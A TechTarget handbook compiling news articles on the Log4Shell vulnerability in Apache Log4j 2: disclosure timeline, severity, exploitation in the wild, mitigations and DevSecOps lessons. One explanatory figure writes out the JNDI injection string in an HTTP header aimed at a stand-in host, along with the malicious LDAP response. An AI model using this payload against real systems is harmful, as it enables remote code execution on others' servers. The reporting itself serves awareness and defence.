Everything You Need to Know About the Log4j Vulnerability

- Dive into the origins of the Log4J vulnerability
- Learn what needs to change to ensure enterprise systems aren't at risk in the future

TechTarget

In this handbook:

The critical Log4j vulnerability disclosed December 9 is one of the worst vulnerabilities in cybersecurity history because Log4j is so ubiquitous and easily exploitable. The remote code execution flaw, also known as "Log4Shell," is version 2 of a popular open source Java logging framework developed by the Apache Software Foundation.

Here, we dig into the origins of the Log4J vulnerability, the severity, and what needs to change to ensure enterprise systems aren't at risk in the future.

In this handbook:

Critical Log4j flaw exploited a week before disclosure

ALEXANDER CULAFI, NEWS WRITER

A critical vulnerability in Log4j 2, CVE-2021-44228, had reportedly been exploited prior to when it was disclosed to the public.

The flaw, sometimes referred to as "Log4Shell," is a remote code execution flaw impacting Log4j 2, the second version of a popular Java logging framework developed by the Apache Software Foundation. The vulnerability, which was initially disclosed on Dec. 9, occurs due to certain standard configurations of previous Log4j 2 versions, and those using the framework can mitigate the flaw either by patching to Log4j 2.15.0 or changing their configuration according to Apache's advisory.

CVE-2021-44228 is considered an extremely dangerous flaw, given its extensive use, and shortly after its public disclosure it was granted a CVSS score of 10 -- the highest possible.

Cloudflare co-founder and CEO Matthew Prince tweeted Saturday that the web security vendor had seen exploitation of the flaw as early as Dec. 1, over a week before it was widely known.

"Earliest evidence we've found so far of #Log4J exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed," he wrote. "However, [we] don't see evidence of mass exploitation until after public disclosure."

The flaw first became publicly known when an anonymous security researcher with the handle "p0rz9" shared on Twitter a GitHub link to a proof of concept (PoC) exploit of the flaw. Over the following day, the first reports of exploitation came out from organizations such as Cloudflare and New Zealand's Computer Emergency Response Team.

In an email Friday, an Apache spokesperson shared the following timeline of Log4Shell in an email with SearchSecurity, which dated the initial report of the vulnerability to Nov. 24.

"11/24/2021: informed

11/25/2021: accepted report, CVE reserved, researching fix

11/26/2021: communicated with reporter

11/29/2021: communicated with reporter

12/4/2021: changes committed

12/5/2021: changes committed

12/7/2021: first release candidate

12/8/2021: communicated with reporter, additional fixes, second release candidate


12/9/2021: released"

The spokesperson added "the above dates may be -/+ 1 day due to time zones."

Cisco Talos said in a technical post updated Sunday that it first spotted threat activity related to the flaw on Dec. 2, well ahead of the public disclosure. According to the Kenna Risk Score, a vulnerability scoring system operated by Cisco subsidiary Kenna Security, the vulnerability has a score of 93 out of 100.

"Of the more than 165,000 CVEs currently scored by Kenna," the Cisco post read, "only 0.39 percent have earned a Kenna Risk Score of 93 or higher."

In this handbook:



Cisco Talos senior threat researcher Vitor Ventura provided additional context for the severity of the bug in an email to SearchSecurity.

"The vulnerability is like a perfect storm; it allows remote code execution, but it's also very easy to exploit and it exists in an extremely common library," Ventura wrote. "Log4j is used both on Internet exposed systems as well as systems which are further down the stack that at first glance would not be exploitable."

Cloudflare published a blog Friday detailing how it responded to news of CVE-2021-44228, as the company uses the framework internally; Log4j is utilized in many cloud services and applications, including Apple's iCloud, VMware and Minecraft.

It's unclear why exploitation activity occurred prior to Apache's disclosure and the PoC published by p0rz9, but it wouldn't be the first time this year that a reported zero-day vulnerability apparently leaked to threat actors before it could be patched.

Earlier this year, security researchers detected exploitation of the Microsoft Exchange Server vulnerabilities known as "ProxyLogon" weeks before Microsoft disclosed and patched the flaw. Microsoft and infosec consultancy DevCore, which discovered and reported the flaws, each said they investigated the matter and found no evidence of a hack or leak connected to the zero-day exploitation.

Alexander Culafi is a writer, journalist and podcaster based in Boston.

▼ NEXT ARTICLE

Log4Shell: Experts warn of bug's severity, reach

ALEXANDER CULAFI, NEWS WRITER

Infosec experts say the critical Log4j vulnerability disclosed last week is one of the worst vulnerabilities seen in recent -- and perhaps distant -- memory for multiple reasons, including the ubiquity of Log4j and the ease of exploitation.

CVE-2021-44228 is a vulnerability impacting Log4j 2, the second version of a popular Java logging framework developed by the Apache Software Foundation and used in a large number of products, cloud services and applications across both large and small organizations. The flaw, commonly referred to as "Log4Shell," allows threat actors to remotely execute malicious code against organizations who have certain configurations enabled -- configurations that are standard in older Log4j 2 versions.

Apache had a new update (Log4j 2.15.0) available when the vulnerability was publicly disclosed that fixed the configuration issue, and the foundation released guidance for organizations who haven't updated to mitigate the issue.

Unfortunately, as is often the case, the problems don't stop when a patch is released. Large-scale exploitation was reported in the hours and days following the release of a proof-of-concept exploit that was dropped last Thursday. By the weekend, security vendors reported

In this handbook:

that the vulnerability was being exploited as early as Dec. 1 -- a full week before most knew about it.

Cloudflare CSO Joe Sullivan told SearchSecurity that the company was blocking "it seems like over a million attempted exploits an hour at this point." On Tuesday, Cloudflare CEO Matthew Prince tweeted that the company was seeing 400 confirmed exploit attempts per second.

"I think that this vulnerability is going to be looked back in the future as one of the most significant vulnerabilities we've ever had to deal with," Sullivan said.


Similarly, Jen Easterly, director of the Cybersecurity and Infrastructure Security Agency, said in a statement that the flaw poses a "severe risk."

Log4Shell has a CVSS score of 10, the highest possible. The reason it's so severe, according to experts, is multifold.

For one, the number of servers and devices utilizing Java in some capacity is comfortably in the billions. It's in video games like Minecraft, services like Apple iCloud and countless SaaS products. As such, it reaches across enterprises, SMBs and consumer devices.

"This vulnerability is so dangerous because of its massive scale; millions of applications use Log4j," Forrester security and risk analyst Allie Mellen told SearchSecurity. "Applications on the internet are a complex system of interconnectedness, which makes it difficult to know what applications might be affected, even your own. Even if your software doesn't use Log4j directly, you may use someone else's software that does, and you may not know it."

In this handbook:



An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

The string is passed to log4j for logging

```
${jndi:ldap://evil.xa/x}
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

The second reason is, as Sullivan explained, that the flaw is not easy to patch.

"Not everybody knows where the vulnerability is running in their environment. It could be running in code that your team put together, and it could be running in in code from a vendor that you licensed their software," Sullivan said. "We've been recommending to our customers to try and block with a WAF, but you still have to go in and disable or patch the vulnerable software in every context. This software can be running in a lot of different contexts outside of just front-end websites. So there's a real challenge in terms of identifying all the places where the software is running, and a real challenge in terms of being able to patch it quickly."

He added that since Log4j 2 versions have been releasing since 2014, "the engineers who deployed it might not be at the company anymore."

While the largest enterprises will hopefully patch Log4Shell quickly, the capacity of organizations below that size to stay on top of patching can vary greatly. Moreover, some industries, like those dealing with industrial control systems (ICS) and operational technology (OT), can have further unique challenges.

"ICS and OT environments have significantly greater challenges when it comes to vulnerabilities, as their patch and update cycles can be measured in years instead of days or hours," Dragos vice president of threat intelligence Sergio Caltagirone told SearchSecurity. "Additionally, in many cases an ICS asset owner may not control their software but instead leave it to an external integrator to manage their operational software, which means they're reliant on another company to fix this problem, potentially leaving them vulnerable for longer, or able to accurately assess their risk and exposure."

The third reason, and perhaps the most dangerous, is that Log4Shell is easy to exploit. All a threat actor needs to do is add a string of malicious code into the log files of a vulnerable server to gain remote code execution capabilities.

As a Tuesday FAQ from Check Point Research about Log4Shell explained, "anyone can make a Log4Shell exploit."

"A six-year-old can craft one of these strings herself," the post read. "She can then submit it to a targeted server as part of a username, a password, a phone number, a TCP packet, any sort of input the server processes. If the Java on the victim end logs this input using a vulnerable instance of Log4j2, the attack succeeds."

Mellen said the current activity surrounding Log4Shell represents only "the tip of the iceberg."

"This vulnerability will be used for months, if not years, to attack enterprises, which is why security teams must strike while the iron is hot. So far, we have seen this vulnerability exploited by attackers looking to deploy cryptominers or set up botnets," she said. "This is just the tip of the iceberg, and you can be sure attackers are building more complex attack chains to exploit this vulnerability further with attacks like ransomware and information stealers."

Alexander Culafi is a writer, journalist and podcaster based in Boston.

▼ NEXT ARTICLE

Fixes for Log4j flaw arise as attacks soar

SHAUN NICHOLS, SENIOR NEWS WRITER

Just four days after its initial disclosure, the Log4j 2 remote code execution vulnerability is already under heavy attack.

The vulnerability in an Apache framework for Java, designated CVE-2021-44228 and nicknamed "Log4Shell," was first disclosed on Thursday, when the Apache Software Foundation released a patch for the flaw the same day an anonymous security researcher known as "p0rz9" published a proof-of-concept exploit on GitHub.

Log4Shell was discovered and reported by Chen Zhaojun, a cloud security engineer at Alibaba. Chen found that an attacker who had access to the log files of a vulnerable server would be able to obtain remote code execution simply by adding a line of malformed code to the log file, such as by sending a chat message.

In addition to affecting many prominent enterprise applications and platforms, the flaw affected consumers as the popular game *Minecraft* and gaming app Steam were among the vulnerable pieces of software. Researchers have since found that the Log4j flaw was under attack for a week prior to public disclosure.

The release of the bug, and its severity and ease of exploit, sent many administrators scrambling over the weekend. Complicating matters were the ubiquity of the Log4j component in a number of applications and the difficulty of tracking down whether it was included in a given application's software by analyzing individual files.

While admins will not appreciate having spent the weekend combing through systems to track down vulnerabilities, those who have patched the flaw were wise to do so. Researchers say the bug is already under heavy attack in the wild as opportunistic attackers have created and distributed exploit scripts.

Troy Mursch, chief research officer at security firm Bad Packets, told SearchSecurity that attacks were not only already widespread, but were trending upward following the weekend.

"Some include crypto mining malware, DDoS (Mirai-like) malware and other remote code execution attempts relating to scanning activity enumerating vulnerable hosts," Mursch said. "Given how trivial it is to exploit the Log4j vulnerability, I would expect the interest level to remain high for some time."

While attacks on the bug may already be rampant, there are some mitigations available for the vulnerability. Administrators can remove the exposed components by upgrading to the latest version of Log4j; there are also automated patches and mitigations that can ease the process.

Security vendor Cybereason says it has developed a "vaccine" for Log4Shell that automates the fix. "In short, the fix uses the vulnerability itself to set the flag that turns it off. Because the vulnerability is so easy to exploit and so ubiquitous, it's one of the very few ways to close it in certain scenarios," Cybereason said.

"You can permanently close the vulnerability by causing the server to save a configuration file, but that is a more difficult proposition. The simplest solution is to set up a server that will download and then run a class that changes the server's configuration to not load things anymore."

In a blog post Monday, open source security vendor LunaSec outlined several mitigation and detection steps for enterprises responding to Log4Shell. The company warned against relying on web application firewall rules to block exploitation and that updating logging statements could have dangerous consequences.

Instead, LunaSec released a free command line tool that automatically scans Log4j packages for vulnerable versions.

▼ NEXT ARTICLE

In this handbook:

Critical Apache Log4j 2 bug under attack; mitigate now

ALEXANDER CULAFI, NEWS WRITER

A recently discovered vulnerability in Log4j 2 is reportedly being exploited in the wild, putting widely used applications and cloud services at risk.

Log4j 2 is a popular Java logging framework developed by the Apache Software Foundation. The vulnerability, CVE-2021-44228, allows for remote code execution against users with certain standard configurations in prior versions of Log4j 2. As of Log4j 2.0.15 (released on Dec. 6), the vulnerable configurations have been disabled by default.

CVE-2021-44228 is considered a critical flaw, and it has a base CVSS score of 10 -- the highest possible severity rating.

Apache described the flaw, credited to Chen Zhaojun of Alibaba Cloud Security Team, on its Log4j2 vulnerabilities page as follows:

"Apache Log4j2 <=2.14.1 JNDI features used in configuration, log messages, and parameters do not protect against attacker-controlled LDAP [Lightweight Directory Access Protocol] and other JNDI [Java Naming and Directory Interface] related endpoints," the description reads. "An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default."

Users with previous versions can also mitigate the flaw by changing their configuration.

The vulnerability first became publicly known when a security researcher shared a proof of concept exploit of the then-unknown bug on Twitter Thursday morning. Since then, the bug was assigned a CVE and has already been used in attacks, according to reports from New Zealand's Computer Emergency Response Team (CERT), Cloudflare and others.

Additionally, the Cybersecurity and Infrastructure Security Agency (CISA) released an advisory Friday encouraging users and administrators to apply the appropriate mitigations.

Several security vendors and threat researchers have noted that Log4j 2 is used in many major cloud services, applications and PC games, including Apple iCloud, Minecraft and Cloudflare. Minecraft published an advisory Friday that said the company had addressed the Log4j 2 vulnerability but urged players and Minecraft server hosts to take additional steps to protect themselves.

In this handbook:

Cloudflare sent the following statement to SearchSecurity:

"We have no evidence of exploitation of us. We responded quickly to evaluate all potential areas of risk and updated our software to prevent attacks, and have not been able to replicate any external claims that we might be at risk. You can read more on our blog, and more details on the vulnerability can be found on the official Log4j security page."

Apache has not responded to SearchSecurity's questions at press time.

UPDATE 12/10: Apache Software Foundation (ASF) spokesperson said that according to the Apache Logging Services Project Management Committee, the group was first contacted about CVE-2021-44228 late last month. The ASF Security Team received the vulnerability report on Nov. 24, responded to the researcher on Nov. 26, and released a patch on Dec.; the spokesperson said the disclosure timeline dates may be approximate because of time zone differences.

Alexander Culafi is a writer, journalist and podcaster based in Boston.

▼ NEXT ARTICLE

In this handbook:

Log4j vulnerability nightmare: A DevSecOps wake-up call

BETH PARISEAU, SENIOR NEWS WRITER

After the Log4j vulnerability arrived just in time for the holidays last week, industry watchers and DevSecOps pros wondered: Is this finally cybersecurity's long-awaited watershed moment?

After all, this kind of cybersecurity panic is close to becoming a yearly tradition. Last December, reports began to surface about another massive security crisis with the SolarWinds breach, which still remains a vector of attack. Before that, in January 2018, another far-reaching cybersecurity issue captured headlines with the Meltdown and Spectre vulnerabilities.

DevSecOps experts began sounding alarms about an impending "cyber 9/11" in 2018 as well, warning that if the industry didn't get its security act together, critical digital systems from healthcare devices to power utilities could be targeted in potentially deadly attacks. But in 2019, the DevOps security state of the art had not caught up with ever-increasing security breaches. Earlier this year, a high-profile cybersecurity issue did affect a critical utility with the Colonial Pipeline breach.

Now, in a year that again set records for the number and magnitude of cybersecurity breaches, the Log4j vulnerability has burst onto the scene. The bug in an open source logging utility for Java-based applications can allow attackers to easily gain control over third-party systems by sending a message containing a simple code string. The utility, Log4j 2, is embedded in many popular web services and systems.

"The implications of the exploitation of this vulnerability is the stuff of my nightmares," said former White House CIO Theresa Payton, now the CEO of a security consulting firm, in a public statement issued through a spokesperson this week. "Log4j is ... insidious and hidden and not fully in the control of the CISO. Hunting and finding this vulnerability requires everyone that's a programmer ... [who] can be internal staff, outsourced development, offshore development and third-party vendors."

Thus, now would be a great time for every digital enterprise to have security-aware software engineers, systematic automation that can quickly detect and mitigate the vulnerability and a strong grasp on third-party software supply chains -- DevSecOps, in other words. But many, if not most, do not.

Hence the scene last weekend: Entities from Minecraft to Cloudflare were potentially vulnerable to remote code execution attacks and IT pros scrambled to mitigate the issue, which in many cases required painstaking file-level scans within numerous systems.

> **The implications of the exploitation of this vulnerability is the stuff of my nightmares.**
>
> **Former White House CIO**
>
> **Theresa Payton**

Making matters worse, some companies -- including some large IT software vendors -- are still investigating whether the vulnerable version of the library exists in their products. Even IT organizations with the issue well in hand internally must wait to be notified by third-party vendors about whether they are vulnerable before they can be reasonably assured that the crisis has passed. Cybersecurity practitioners predict that the repercussions of the Log4j flaw will linger for months, if not longer.

Some IT security experts also see a bit of dark history repeating itself here. A detailed postmortem report on 2017's Equifax data breach pointed to a similar scenario, in which IT teams at the credit bureau searched their systems for a different Java vulnerability, and failed to find it before attackers did.

If anything, Log4j has the potential to be Equifax all over again -- but worse, said Adrian Sanabria, senior research engineer at CyberRisk Alliance in Knoxville, Tenn.

"In that case, attackers had to attack [the Apache] Struts [framework] directly," he said. "Here, they can just fire off a code string to enable an indirect attack."

Theoretically, with the Log4j vulnerability, an attacker could simply point a cellphone with a QR code that contains the code string exploit at a self-checkout kiosk at a retail store, and gain control over that store's IT systems, Sanabria said.

THE OPTIMISTIC VIEW: LOG4J WAKE-UP CALL WILL RESONATE

As the initial dust cleared on Log4j, the same question entered many professional technical minds: Is there now reason to hope that this latest crisis will yield a fundamentally different result than previous years' "worst ever" cybersecurity incidents? Or will the industry find itself in the same "Groundhog Day" reality this time next year, racing to react to yet another cyber nightmare?

No one can say for certain, but some IT practitioners and industry experts do see concrete signs that security is already moving up the enterprise priority list. They predict that Log4j will act as an effective catalyst for DevSecOps improvements in the next 12 to 18 months.

For one thing, Log4j may truly be different than its predecessors in terms of how many people are directly affected, some IT pros said.

"With SolarWinds, many facets of the industry just watched from afar," said Brittany Woods, manager of the server automation team at tax prep company H&R Block. "With Meltdown, many people were impacted, but it wasn't as embedded in all the things [as Log4j], and people could just patch it, wash their hands of it and walk away."

The fact that Log4j is so common throughout an increasingly interlinked dependency chain between digital systems, along with the ubiquity of social media channels, has raised this vulnerability to a higher profile than any Woods said she can recall.

"I've never seen my network of tech people blow up like this," she said. "Even in my personal time on Twitter, this is all I've seen the last four days."

While it may seem that many corners of the tech industry didn't learn much from previous breaches, the SolarWinds and Colonial Pipeline incidents prompted a federal government response with a presidential cybersecurity executive order in May. Efforts had also been afoot since early 2020 within the Department of Defense and the National Institute of Standards and Technology (NIST) to flesh out DevSecOps standards, reference implementations and training materials. Regulations such as Europe's GDPR, now entering its fourth year of enforcement, have become established and codified some aspects of governance for data management.

Private-sector vendors said customer contract negotiations have intensified around security.

"Companies realize it's a requirement, not something they can get to next quarter or next year," said Johnathan Hunt, vice president of information security at GitLab. "Contracts now go into a lot more detail. Where it used to be, 'supplier will perform patch management,' now it's 'supplier will patch specific vulnerabilities in this specific time frame and report it to us if they can't.'"

Hunt called for more specific regulatory guidance around DevSecOps practices in a conference presentation in August but has also had direct input into NIST's efforts, which he expects to result in further guidance sooner than the industry can expect any legislative updates. Hunt said he's also consulting with universities to improve higher education programs around cybersecurity and pointed to open source collaborative efforts, such as a crowdsourced GitHub document that was quickly developed this week to track every major IT vendor's Log4j status, as another hopeful sign.

"It shows how crowdsourced community efforts can improve security for the whole space," he said. "It's not any one company's job -- it has to be a team effort."

After all, such informal community efforts created the Log4j utility in the first place, H&R Block's Woods pointed out.

"Maybe the result of this kind of fire drill we're all living will be renewed focus on what's being pulled from open source as a mainstream dependency," she said. "Maybe it'll show the need for more people to care for open source projects beyond, 'Oh, thanks for the free software.'"

SOME DEVSECOPS PROS EXPECT INCREMENTAL PROGRESS AT BEST

Other industry watchers doubt Log4j will constitute a major turning point for cybersecurity.

"It should be, but if history is any guide, there'll be a lot of consternation and dismay, then that'll dissipate until the next [crisis] hits," said Brad Casemore, an analyst at IDC. "Ideally organizations would like to become more proactive and predictive, and some do, but many will still remain in reactive mode."

Casemore also said he doubts that further regulations and standards guidance will move the needle substantially, either.

"A lot of organizations and companies will push back on regulation -- they tend to fight those because they see them as a cost [burden]," he said. "Standards bodies also generally can't keep up."

The lack of DevSecOps maturity intersects with another persistent tech industry problem -- a training and skills gap that has also lingered for years as the pace of innovation in distributed computing infrastructures has accelerated exponentially.

"This comes down to really basic things that are really hard to do," Sanabria said. "And the solutions have been out there for a while."

Regardless of how newly discovered a vulnerability is, longstanding security best practices such as the principle of least privilege are still among the most crucial aspects of adequate mitigation, he said. Software composition analysis tools that help IT teams take inventory of their applications' dependencies have been widely available for years.

The fundamental problem here lies not in the availability of DevSecOps tools and established practices but gaps in how widespread knowledge is about how to use them, Sanabria said. And knowledge-sharing is stymied by another thorny societal problem: constant bombardment with information from a 24-hour news cycle to burgeoning cloud-native tools.

"Hardly anyone even remembers AWS went down last week," Sanabria said. "They issued a detailed incident report over the weekend, but hardly anyone read it. That's why we're not learning."

Some DevSecOps experts believe the next 12 months will be much like the last few years -- marked by incremental, gradual progress. They said they don't expect any one cataclysmic event to bring about a sea change.

"We'll never live in a risk-free world," said a healthcare CISO who requested anonymity due to the sensitive nature of the security topic. "As an industry, every month, we're getting a little bit better, and the time to [resolve] serious attacks is getting shorter, but we will be forever frustrated by the pace of change."

Beth Pariseau, senior news writer at TechTarget, is an award-winning veteran of IT journalism. She can be reached at bpariseau@techtarget.com or on Twitter @PariseauTT.